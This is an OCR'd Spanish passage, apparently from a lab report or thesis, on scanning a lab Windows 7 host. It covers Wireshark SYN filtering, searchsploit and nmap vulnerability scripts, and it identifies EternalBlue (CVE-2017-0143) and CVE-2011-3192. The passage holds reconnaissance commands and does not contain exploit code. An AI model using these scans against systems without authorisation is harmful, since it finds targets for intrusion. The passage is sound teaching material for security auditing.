


Fuente: Elaboración propia.

Captura de Tráfico de Escaneo con Wireshark

- En Wireshark, filtra para ver solo los paquetes SYN enviados durante el escaneo: para ello usamos el comando **“tcp.flags.syn == 1 && tcp.flags.ack == 0”** (Laprovittera, 2023)

Ilustración 43 Analisis de tráfico



Fuente: Elaboración propia.

Análisis de Tráfico

En la imagen se puede detectar un patrón de tráfico sospechoso en la red, caracterizado por un alto volumen de paquetes TCP SYN enviados desde una dirección IP específica hacia un servidor en particular. Este comportamiento es indicativo de un posible escaneo de puertos o un ataque SYN Flood.

Detalles Clave:

- **Protocolo:** TCP
- **Tipo de Paquete:** SYN (Sincronización)
- **Dirección de Origen:** 192.168.5.105
- **Dirección de Destino:** 192.168.5.102 (Puerto 80: HTTP)
- **Comportamiento Sospechoso:** Gran cantidad de paquetes SYN sin respuesta SYN-ACK, lo que sugiere que el atacante está intentando saturar el servidor con solicitudes de conexión (Laprovittera, 2023).


Posibles Implicaciones:

- **Escaneo de Vulnerabilidades:** El atacante podría estar buscando puertos abiertos y servicios vulnerables para explotarlos.
- **Denegación de Servicio (DoS):** Un ataque SYN Flood busca saturar los recursos del servidor, impidiendo que atienda a las solicitudes legítimas (Cloudflare, s. f.-a).

Identificación de Vulnerabilidades

- Ahora con los datos obtenidos, se buscarán las vulnerabilidades asociadas con los servicios detectados usando searchsploit o consultando bases de datos de CVEs: searchsploit SMB.

Ilustración 44 Búsqueda del exploit SMB



Fuente: Elaboración propia.


La imagen muestra una captura de pantalla de la herramienta Kali Linux ejecutada en una máquina virtual de Oracle VirtualBox. En la terminal de Kali Linux, se utiliza el comando searchsploit smb para buscar vulnerabilidades relacionadas con el protocolo SMB (Server Message Block) en la base de datos de Exploit-DB.

1. **Resultados de búsqueda**:
    - **Título del exploit**: Describe la vulnerabilidad y su objetivo, como "Microsoft Windows - SMB Remote Code Execution (MS17-010)".
    - **Ruta del exploit**: Indica la ubicación del archivo del exploit en el sistema.

El MS17-010, conocido por la vulnerabilidad "EternalBlue", permite la ejecución remota de código en sistemas Windows sin parches, siendo particularmente relevante para la máquina objetivo con Windows 7. Además, se puede utilizar el comando nmap 192.168.5.102 -

script="vuln" -min-parallelism 100 -d para identificar vulnerabilidades asociadas a la dirección IP 192.168.5.102.

Ilustración 81 -script="vuln" -min-parallelism 100 -d



Fuente: Elaboración propia.

El comando “nmap 192.168.5.102 -script-"vuln" -min-parallelism 100 -d” se ha utilizado para escanear la máquina con la dirección IP 192.168.5.102 en busca de posibles vulnerabilidades (*Nmap*, 2012).

Detalles de los argumentos:

- **192.168.5.102:** Esta es la dirección IP del objetivo a escanear.
- **-script-"vuln":** Este argumento indica a Nmap que ejecute todos los scripts de NSE (Nmap Scripting Engine) relacionados con la detección de vulnerabilidades. Estos scripts buscarán exploits conocidos y configuraciones incorrectas que puedan comprometer la seguridad del sistema (*Nmap*, 2012).


- **-min-parallelism 100:** Este argumento establece el número mínimo de conexiones paralelas que Nmap realizará durante el escaneo. Esto puede acelerar el proceso de escaneo (*Nmap*, 2012).
- **-d:** Este argumento activa el modo de depuración, lo que proporciona información adicional sobre el progreso del escaneo (*Nmap*, 2012).

Resultados del Escaneo:

La salida del comando muestra que Nmap ha identificado varios puertos abiertos en la máquina objetivo, incluyendo:

- **Puertos conocidos:** 139/tcp (NetBIOS), 445/tcp (SMB), 135/tcp (RPC), 554/tcp (RTSP). Estos puertos suelen estar asociados con servicios de red comunes como el compartimiento de archivos y la transmisión de video.
- **Puertos menos comunes:** Se han encontrado varios puertos abiertos con números altos, como 49158/tcp, 5357/tcp, etc. Estos puertos podrían indicar servicios personalizados o menos conocidos.

Ilustración 82 -script="vuln" Resultados



Fuente: Elaboración propia.

Análisis del Escaneo Nmap:

El comando Nmap se utilizó para escanear la máquina con la dirección IP 192.168.5.102 en busca de puertos abiertos y vulnerabilidades. Los resultados muestran una serie de puertos TCP abiertos, incluyendo:

- **Puertos conocidos:** 139/tcp (NetBIOS), 445/tcp (SMB). Estos puertos se asocian comúnmente con servicios de red como el compartimiento de archivos.
- **Puertos menos conocidos:** Se encontraron varios puertos abiertos con números altos, lo que podría indicar servicios personalizados o menos comunes.

Vulnerabilidad Identificada:

El script NSE smb-vuln-ms17-010 ha detectado una vulnerabilidad crítica en el servicio SMBv1 de la máquina objetivo. Esta vulnerabilidad, conocida como EternalBlue, permite la ejecución remota de código, lo que significa que un atacante podría tomar el control completo del sistema si explota esta vulnerabilidad (Conasa, 2024) (Nmap, s. f.-b)&.

Detalles de la Vulnerabilidad:

- **CVE:** CVE-2017-0143
- **Riesgo:** Alto
- **Impacto:** Ejecución remota de código (INCIBE, 2017).

Implicaciones:

La presencia de esta vulnerabilidad representa un riesgo significativo para la seguridad de la máquina. Un atacante podría explotarla para:

- **Obtener acceso no autorizado:** Obtener acceso completo al sistema operativo y a los datos almacenados en la máquina.

- **Instalar programas maliciosos:** Instalar software malicioso, como ransomware o troyanos, para cifrar datos o robar información.
- **Realizar ataques a otros sistemas:** Utilizar la máquina comprometida como punto de partida para atacar otros sistemas en la red (IBM, 2022).

Ilustración 83 Detalles CVE-2017-0143

Fuente: toma de https://nvd.nist.gov/vuln/detail/cve-2017-0143

Detalles de la vulnerabilidad.

Análisis y Descripción de la Vulnerabilidad CVE-2017-0143 (EternalBlue)

Comúnmente conocida como EternalBlue, afecta al protocolo SMBv1 (Server Message Block versión 1) en múltiples sistemas operativos de Microsoft, incluyendo Windows Vista, Windows Server 2008, Windows 7, Windows 8.1, Windows Server 2012 y Windows 10. Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario en un sistema vulnerable, lo que significa que podría tomar control completo del sistema(Nist, 2017).

Impacto de la Vulnerabilidad

Las consecuencias de explotar esta vulnerabilidad son graves y pueden incluir:

- **Ejecución de código arbitrario:** Un atacante puede ejecutar cualquier código en el sistema comprometido, lo que le permite instalar programas, ver, modificar o eliminar

datos, o crear nuevas cuentas con todos los derechos de usuario.

- **Denegación de servicio:** El atacante puede causar que el sistema se vuelva inutilizable al consumir todos sus recursos o al corromper archivos críticos.
- **Propagación de malware:** La vulnerabilidad puede ser utilizada para propagar malware, como ransomware, a través de una red (Nist, 2017).

Vector de Ataque

El vector de ataque para esta vulnerabilidad es la red. Un atacante remoto puede explotar esta vulnerabilidad enviando paquetes especialmente diseñados a un sistema vulnerable a través de la red(Akamai, s. f.-b).

Análisis de vulnerabilidades y amenazas para el caso de la aplicación Rejetto


Ilustración 84 Ejecución del comando Nmap Script vuln -Sv a la IP objetivo

Fuente: Elaboración propia.

Esta captura muestra el proceso de un escaneo detallado de vulnerabilidades usando nmap en una máquina Windows que ejecuta servicios de red y un servidor HFS. Se identificaron varios

puertos abiertos con sus respectivos servicios, y se detectaron vulnerabilidades explotables en el servidor HFS en el puerto 8080. Esta información es útil en auditorías de seguridad y pruebas de penetración para analizar puntos de entrada potenciales en la red.


Ilustración 85 Nmap Script vuln -Sv a la IP objetivo se identifica el CVE-2011-3192



Fuente: Elaboración propia.

Este escaneo revela que el host objetivo está potencialmente en riesgo de ataques de DoS, vulnerabilidades en Apache y vulnerabilidades graves en SMB, que podrían llevar a un posible compromiso total del sistema.


Ilustración 86 Descripción del CVE-2011-3192



Fuente: Elaboración propia.

La imagen muestra información detallada sobre la vulnerabilidad **CVE-2011-3192** en el sitio web de la **NVD (National Vulnerability Database)**.

Ilustración 87 Analisis del tráfico luego de usar Nmap Script vuln -Sv a la IP objetivo




Fuente: Elaboración propia.

La captura en **Wireshark** muestra tráfico de red en una red local, destacando:

1. **Paquetes IGMPv3**: El host **192.168.5.102** se une a varios grupos multicast (224.0.0.22, 239.255.255.250, etc.), indicando interés en recibir tráfico multicast.
2. **Paquetes ARP**: Solicitudes de resolución de IP a MAC, como el host **192.168.5.17** preguntando por **192.168.5.105** y el dispositivo **TplinkTechno_97:8c,** haciendo consultas ARP en la red.

Este tráfico sugiere actividad multicast y consultas frecuentes para descubrir otros dispositivos en la red.


Ilustración 88 Uso del comando Nmap -A -T4 a la IP objetivo



Fuente: Elaboración propia.

La imagen muestra un escaneo de Nmap con el comando -A -T4, realizado en Kali Linux sobre la IP 192.168.5.102. Revela puertos abiertos y servicios en ejecución, incluyendo MSRPC, SMB y HTTP en varios puertos. También proporciona detalles sobre la configuración de seguridad SMB y el sistema operativo del host, que es Windows 7 Professional SP1.

